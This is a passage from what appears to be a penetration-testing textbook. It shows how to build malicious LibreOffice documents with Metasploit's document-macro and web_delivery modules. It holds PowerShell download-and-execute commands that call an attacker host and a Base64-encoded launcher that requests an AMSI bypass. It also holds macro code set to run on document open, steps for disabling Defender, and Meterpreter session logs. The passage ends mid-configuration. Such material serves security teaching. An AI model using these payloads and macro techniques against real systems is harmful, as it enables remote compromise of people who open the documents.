The situation for Windows 11 however, is more interesting. Consider a Windows 11-21H2 target and suppose that the target is using the 64-bit version of LibreOffice 7.6.0.1. Then, when the malware is run on the target, the payload is loaded, and the stage sent. However- the session dies, and the attacker sees the following:

```
msf6 exploit(multi/misc/openoffice_document_macro) >
[*] [2024.06.07-22:21:45] 172.31.0.4       openoffice_document_macro -
Sending payload
[*] [2024.06.07-22:21:46] Sending stage (201798 bytes) to 172.31.0.4
[*] 172.31.0.4 - Meterpreter session 1 closed.  Reason: Died
```

A look at the target explains what happens- a system notification appears telling the user that a threat has been stopped by Microsoft Defender Antivirus.[58]




*Figure 9: Microsoft Defender Antivirus Detection*

To demonstrate the attack technique, Windows Defender Antivirus must be disabled. Navigate Settings -> Privacy & Security -> Windows Security -> Virus & threat protection -> Virus & threat protection settings, Manage Settings. Disable real-time protection, cloud-delivered protection, and automatic sample submission. These changes require administrative credentials.

Once this change is made, if the target opens the malware in LibreOffice, then a shell is opened for the attacker:

```
[*] [2024.06.07-22:29:36] 172.31.0.4       openoffice_document_macro -
Sending payload
[*] [2024.06.07-22:29:36] Sending stage (201798 bytes) to 172.31.0.4
[*] Meterpreter session 2 opened (172.16.236.98:4444 ->
172.31.0.4:49979) at 2024-06-07 22:30:13 -0400
```

[58] Microsoft Defender Antivirus is discussed in more detail in Section XXX

```
msf6 exploit(multi/misc/openoffice_document_macro) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN11
OS              : Windows 11 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : GROUP-0
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter > getuid
Server username: GROUP-0\kosh
meterpreter > migrate -N explorer.exe
[*] Migrating from 432 to 6044...
[*] Migration completed successfully.
```

#### 1.7.1.6. Studying the Malware

It is possible to see in detail what this malicious document does. From the document opened in LibreOffice, navigate Tools -> Macro -> Edit Macro. This starts the LibreOffice macros and dialogs tool. From it, navigate from the document name (not My Macros & Dialogs; not Application Macros & Dialogs) -> Standard -> Module 1 -> OnLoad. The result is shown in Figure 10.




*Figure 10: Examining LibreOffice Writer Malware*

The malware starts with the `OnLoad` function, it determines the operating system on the target with the `GetOS` function, then calls the `Exploit` function. That function runs the following code:

```
"cmd.exe /C ""powershell.exe -nop -w hidden -c $R=new-object
net.webclient;if([System.Net.WebProxy]::GetDefaultProxy().address -ne
$null){$R.proxy=[Net.WebRequest]::GetSystemWebProxy();$R.Proxy.Credentia
ls=[Net.CredentialCache]::DefaultCredentials;};IEX ((new-object
Net.WebClient).DownloadString('http://172.16.236.98:8080/bob'));"""
```

This uses the windows command prompt `cmd.exe` to execute (with the `/C` flag) `powerhsell.exe`. The PowerShell script runs without the user profile (`-nop`) and sets the Window to be hidden (`-w hidden`). The PowerShell code it runs (with the `-c` flag) can be formatted to look like

```
$R=new-object net.webclient;
if([System.Net.WebProxy]::GetDefaultProxy().address -ne $null)
{
   $R.proxy=[Net.WebRequest]::GetSystemWebProxy();
```

```
   $R.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
};
IEX ((new-object Net.WebClient).
    DownloadString('http://172.16.236.98:8080/bob'));
```

*Code Listing 3: Decoded PowerShell Created by* `multi/misc/openoffice_document_macro`

This starts by creating a new web client. If the system is using a proxy, then the proxy information is included in the web client. Next, the code uses the `Invoke-Expression` cmdlet, abbreviated here to `IEX`. This runs a command from a string and returns the result. The string is obtained when the macro visits the web site `http://172.16.236.98:8080/bob`; whatever is downloaded from that site is executed as PowerShell code.

Recall that when the module `multi/misc/openoffice_document_macro` was launched as a job it opened two ports- one on TCP/8080 which is used here; the second is used for the handler for the actual payload.

Visiting the web site `http://172.16.236.98:8080/bob` returns more PowerShell code, though that has been obfuscated and randomized to make analysis more difficult and to prevent simple signatures from detecting it.

## 1.7.2. Web Delivery Scripts

Break the macro attack of Section 1.7.1 can be broken into its components. There is an office document that, when the document is opened, runs a macro. The macro reaches out to the attacker's system to download PowerShell code, which is run on the target. That PowerShell code then runs the ultimate payload.

It is possible for an attacker to build their own custom malicious document that follows the same general approach. Doing so can make it less likely to be detected by signature detection tools. When the document was created in Section 1.7.1.2, the attacker chose some text that was to appear in the document. However, that text did not actually appear, and the target was presented only with a blank document- which is suspicious. Custom building a document lets the attacker specify more than the document contents. The macro used in the exploit was launched when the document was loaded; it is not significantly obfuscated and could easily be examined as was done in Figure 10.

### 1.7.2.1. Metasploit Web Delivery Script Module

Metasploit includes a module that runs a web server that can be used to host malware in the same fashion as `exploit/multi/misc/openoffice_document_macro`, while being much more customizable. The module is `exploit/multi/script/web_delivery` and it is loaded as follows:[59]

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > options
```

[59] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/script/web_delivery.md

```
Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network inter
                                       face to listen on. This must be
                                        an address on the local machin
                                       e or 0.0.0.0 to listen on all a
                                       ddresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming conn
                                       ections
   SSLCert                   no        Path to a custom SSL certificat
                                       e (default is randomly generate
                                       d)
   URIPATH                   no        The URI to use for this exploit
                                        (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface
                                     may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python

View the full module info with the info, or info -d command.
```

The module has several available targets. As the first example, configure the module to use the PowerShell target. The payload must be compatible with the target, so that also needs to be changed.

```
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
================

    Id  Name
    --  ----
```

```
=>  0   Python
    1   PHP
    2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X


msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 172.16.236.98
lhost => 172.16.236.98
```

The module is then run as a job (Section 1.5.9):

```
msf6 exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] [2024.06.08-22:14:47] Started reverse TCP handler on
172.16.236.98:4444
[*] [2024.06.08-22:14:47] Using URL:
http://172.16.236.98:8080/EhCu3U916GKb
[*] [2024.06.08-22:14:47] Server started.
[*] [2024.06.08-22:14:47] Run the following command on the target
machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGk
AbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8
AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGU
AXQA6ADoAVABsAHMAMQAyADsAJABtAHMAPQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQ
ALgB3AGUAYgBjAGwAaQBlAG4AdAA7AGkAZgAoAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFc
AZQBiAFAAcgBvAHgAeQBdADoAOgBHAGUAdABEAGUAZgBhAHUAbAB0AFAAcgBvAHgAeQAoACk
ALgBhAGQAZAByAGUAcwBzACAALQBuAGUAIAAkAG4AdQBsAGwAKQB7ACQAbQBzAC4AcAByAG8
AeAB5AD0AWwBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARwBlAHQAUwB5AHM
AdABlAG0AVwBlAGIAUAByAG8AeAB5ACgAKQA7ACQAbQBzAC4AUAByAG8AeAB5AC4AQwByAGU
AZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGM
AaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEk
ARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGU
AbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8
AMQA3ADIALgAxADYALgAyADMANgAuADkAOAA6ADgAMAA4ADAALwBFAGgAQwB1ADMAVQA5ADE
ANgBHAEsAYgAvAHUARQB0AFkASABtAFkAWAA0ADQAaABIAHoAMABNACcAKQApADsASQBFAFg
```

```
AIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQ
AKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADc
AMgAuADEANgAuADIAMwA2AC4AOQA4ADoAOAAwADgAMAAvAEUAaABDAHUAMwBVADkAMQA2AEc
ASwBiACcAKQApADsA
```

When the exploit is run, is starts a handler on TCP/8080 with a randomly chosen URI; this is the same approach that was seen in Section 1.7.1.2 when `exploit/multi/misc/openoffice_document_macro` was launched.

The resulting job can be examined with the `jobs` command:

```
msf6 exploit(multi/script/web_delivery) > jobs -v

Jobs
====

  Id  Name     Payload  Payload  URIPATH  Start Tim  Handler   Persist
                         opts              e          opts
  --  ----     -------  -------  -------  ---------  --------  -------
  0   Exploit  windows  tcp://1  /EhCu3U  2024-06-0            false
      : multi  /meterp  72.16.2  916GKb   8 22:14:4
      /script  reter/r  36.98:4           7 -0400
      /web_de  everse_  444
      livery   tcp
```

The module displayed to the screen a PowerShell command that needs to be run on the target to gain a shell. Each time the exploit module is run, a different PowerShell command will be produced. The command uses PowerShell without the user profile (`-nop`) and sets the Window to be hidden (`-w hidden`). The argument that is to be run is Base64 encoded.

#### *1.7.2.1.1. Examining the PowerShell Code*

The underlying PowerShell code can be decoded with the `base64` command as follows:

```
┌──(zathras㉿kali)-[~]
└─$ base64 --decode <<<WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AY
QBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsAT
gBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAV

… Input Deleted …

gAuADIAMwA2AC4AOQA4ADoAOAAwADgAMAAvAEUAaABDAHUAMwBVADkAMQA2AEcASwBiACcAK
QApADsA
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::
Tls12;$ms=new-object net.webclient;if([System.Net.WebProxy]::GetDefaultP
roxy().address -ne $null){$ms.proxy=[Net.WebRequest]::GetSystemWebProxy(
);$ms.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;};IEX
((new-object Net.WebClient).DownloadString('http://172.16.236.98:8080/Eh
```

```
Cu3U916GKb/uEtYHmYX44hHz0M'));IEX ((new-object Net.WebClient).DownloadSt
ring('http://172.16.236.98:8080/EhCu3U916GKb'));
```

Reformatted, this is the PowerShell script

```
[Net.ServicePointManager]::SecurityProtocol=   `
    [Net.SecurityProtocolType]::Tls12;
$ms=new-object net.webclient;
if([System.Net.WebProxy]::GetDefaultProxy().address -ne $null)
{
    $ms.proxy=[Net.WebRequest]::GetSystemWebProxy();
    $ms.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
};
IEX ((new-object Net.WebClient).DownloadString(    `
    'http://172.16.236.98:8080/EhCu3U916GKb/uEtYHmYX44hHz0M'));
IEX ((new-object Net.WebClient).DownloadString(    `
    'http://172.16.236.98:8080/EhCu3U916GKb'));
```

*Code Listing 4: Decoded PowerShell Created by* `exploit/multi/misc/openoffice_document_macro`

This can be compared to the PowerShell code from Section 1.7.1.6.

One difference is that this makes two HTTP requests. The first request is for an AMSI bypass to help evade antivirus on the target; the second contains the payload. Each time a request is made to either of these URIs, obfuscated PowerShell is returned. [60] The obfuscation is regenerated with each request, so multiple requests to the same URI will receive different payloads, but the result of executing the PowerShell is the same.

The two URIs in the PowerShell code are generated randomly, as are the variable names in the script. This way each time the module is run, a different PowerShell command is generated.

#### *1.7.2.1.2. Choosing the URI*

One issue with this approach is that there may be some time between when the malware is generated and when it is run by the victim. If the Metasploit job that created the malware is accidentally or deliberately stopped, then the handler will no longer be available when the target eventually runs the malware. If the URIs are set statically, then the module can be re-run, as the new job will be listening for the same URIs. On the other hand, a defender may discover the URI and become suspicious.

The primary URI is set with the option `URIPATH`.

The AMSI configuration is governed by several advanced options.

```
msf6 exploit(multi/script/web_delivery) > show advanced

Module advanced options (exploit/multi/script/web_delivery):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
```

[60] PowerShell obfuscation of this type is discussed later in Section XXX

```
   ContextInformat                    no        The information file th
   ionFile                                      at contains context inf
                                                ormation
   DisablePayloadH  false             no        Disable the handler cod
   andler                                       e for the selected payl
                                                oad

… Output Deleted …

   PSH-AmsiBypass   true              yes       PSH - Request AMSI/SBL
                                                bypass before the stage
                                                r
   PSH-AmsiBypassU                    no        PSH - The URL to use fo
   RI                                           r the AMSI/SBL bypass (
                                                Will be random if left
                                                blank)
   PSH-EncodedComm  true              yes       PSH - Use -EncodedComma
   and                                          nd for web_delivery lau
                                                ncher
   PSH-ForceTLS12   true              yes       PSH - Force use of TLS
                                                v1.2
   PSH-Proxy        true              yes       PSH - Use the system pr
                                                oxy
   PSHBinary-FILEN                    no        PSH (Binary) - The file
   AME                                          name to use (Will be ra
                                                ndom if left blank)
   PSHBinary-PATH                     no        PSH (Binary) - The fold
                                                er to store the file on
                                                 the target machine (Wi
                                                ll be %TEMP% if left bl
                                                ank)

… Output Deleted …
```

The attacker can manually choose the URI for the AMSI bypass by setting the value of `PSH-AmsiBypassURI`. This is relative to the primary URI. Suppose that the attacker configures the exploit as follows:

```
msf6 exploit(multi/script/web_delivery) > set uripath bob
uripath => bob
msf6 exploit(multi/script/web_delivery) > set PSH-AmsiBypassURI /wendy
PSH-AmsiBypassURI => wendy
```

Then the example exploit looks first to the URI `http://172.16.236.98/bob/wendy` for the AMSI bypass, and to `http://172.16.238.98/bob` for the PowerShell malware.

### 1.7.2.2. Example: LibreOffice Impress on Windows

Now that the attacker has used **exploit/multi/script/web_delivery** to create the malware, it needs to be added to a document. As an example, suppose that the attacker wants to use a LibreOffice Impress presentation. The first step is to create the document, either on the attacker's Kali system or elsewhere. Kali does not include LibreOffice Impress as part of the standard installation, but it can be added.

```
┌──(zathras㉿kali)-[~]
└─$ sudo apt install libreoffice-impress
[sudo] password for zathras:
Installing:
  libreoffice-impress

… Output Deleted …
```

Starting LibreOffice Impress can be done from the command line with the command **libreoffice** then choosing Impress, or by navigating the start menu -> Usual Applications -> Office -> LibreOffice Impress.

The attacker can then add content to the Impress presentation as they see fit. The attacker can even choose a template.[61] In this example, the file is named Malware.odp.




*Figure 11: Creating a LibreOffice Impress Macro*

[61] I like the Candy template. Doesn't everyone love candy?

Once the document is created, the attacker needs to add the macro to be called when the user takes an action with the presentation- like opening it. To do so, the attacker navigates Tools -> Macros -> Organize Macros -> Basic.

In LibreOffice, macros can be created for the user in “My Macros”, for the application as a whole in “Application Macros”, or for the document in the section named after the document. Navigate from the document name -> Standard, then choose New, and give the module a name, say malware (Figure 11)

The resulting macro has a method named `Main`. In that method add the command, putting the Metasploit generated code into its proper place.

```
Shell("cmd.exe /C ""--- Content from Metasploit ---""")
```

This is seen in Figure 12. Save the result.




*Figure 12: Adding Malicious Code to the Macro*

Exit the Macro editor, then from the Impress document navigate Tools -> Macros -> Organize Macros -> Basic. Choose the macro (named malware earlier), and choose the function Main, then select Assign.

The resulting Customize dialog box allows the attacker to choose how the macro will be used. Select the Events tab, then Open Document. From the just created macro in the document, choose the Main function and assign it as shown in Figure 13.




*Figure 13: Assigning the Macro Function to Open Document*

Save the Impress document; it is now ready to be deployed.

Copy the Impress document to a Windows system running a 32-bit version of Apache OpenOffice or LibreOffice. For testing, the methods of Section 1.7.1.3 can be used to copy the file.

Once the malware is opened on the target, a shell is obtained.

```
msf6 exploit(multi/script/web_delivery) >
[*] [2024.06.08-17:48:10] 172.31.0.5       web_delivery - Delivering
Payload (3568 bytes)
[*] [2024.06.08-17:48:10] Sending stage (176198 bytes) to 172.31.0.5
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.5:55342) at 2024-06-08 17:48:11 -0400

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN10
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
```

```
System Language : en_US
Domain          : GROUP-0
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter > getuid
Server username: GROUP-0\kosh
```

Either the original Metasploit job or a different job with the same URI's must be running when the target opens the malware for the shell to be returned.

### 1.7.2.3. Example: LibreOffice Calc on Ubuntu 22.04

As a second example of this process, suppose that the attacker wants to target a user running Ubuntu 22.04 with a LibreOffice Calc spreadsheet. Ubuntu 22.04 includes LibreOffice 7.3 as part of its default installation. For the macro attack to succeed, macros must be enabled on the target; this is done by starting LibreOffice Calc and navigating Tools -> Options -> LibreOffice -> Security -> Macros.

To create the malware, from Metasploit load the exploit `exploit/multi/script/web_delivery`. Ubuntu does not include PowerShell by default, but it does include Python, so choose the default Python as the malware target.[62] For the payload, use Meterpreter run over Python as follows:

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Python
    1   PHP
    2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X


msf6 exploit(multi/script/web_delivery) > set payload
python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
```

[62] The use of PowerShell on Linux systems is investigated in Section XXX.

```
msf6 exploit(multi/script/web_delivery) > set lhost 172.16.236.98
lhost => 172.16.236.98
msf6 exploit(multi/script/web_delivery) > set uripath bob
uripath => bob
msf6 exploit(multi/script/web_delivery) > options

Module options (exploit/multi/script/web_delivery):

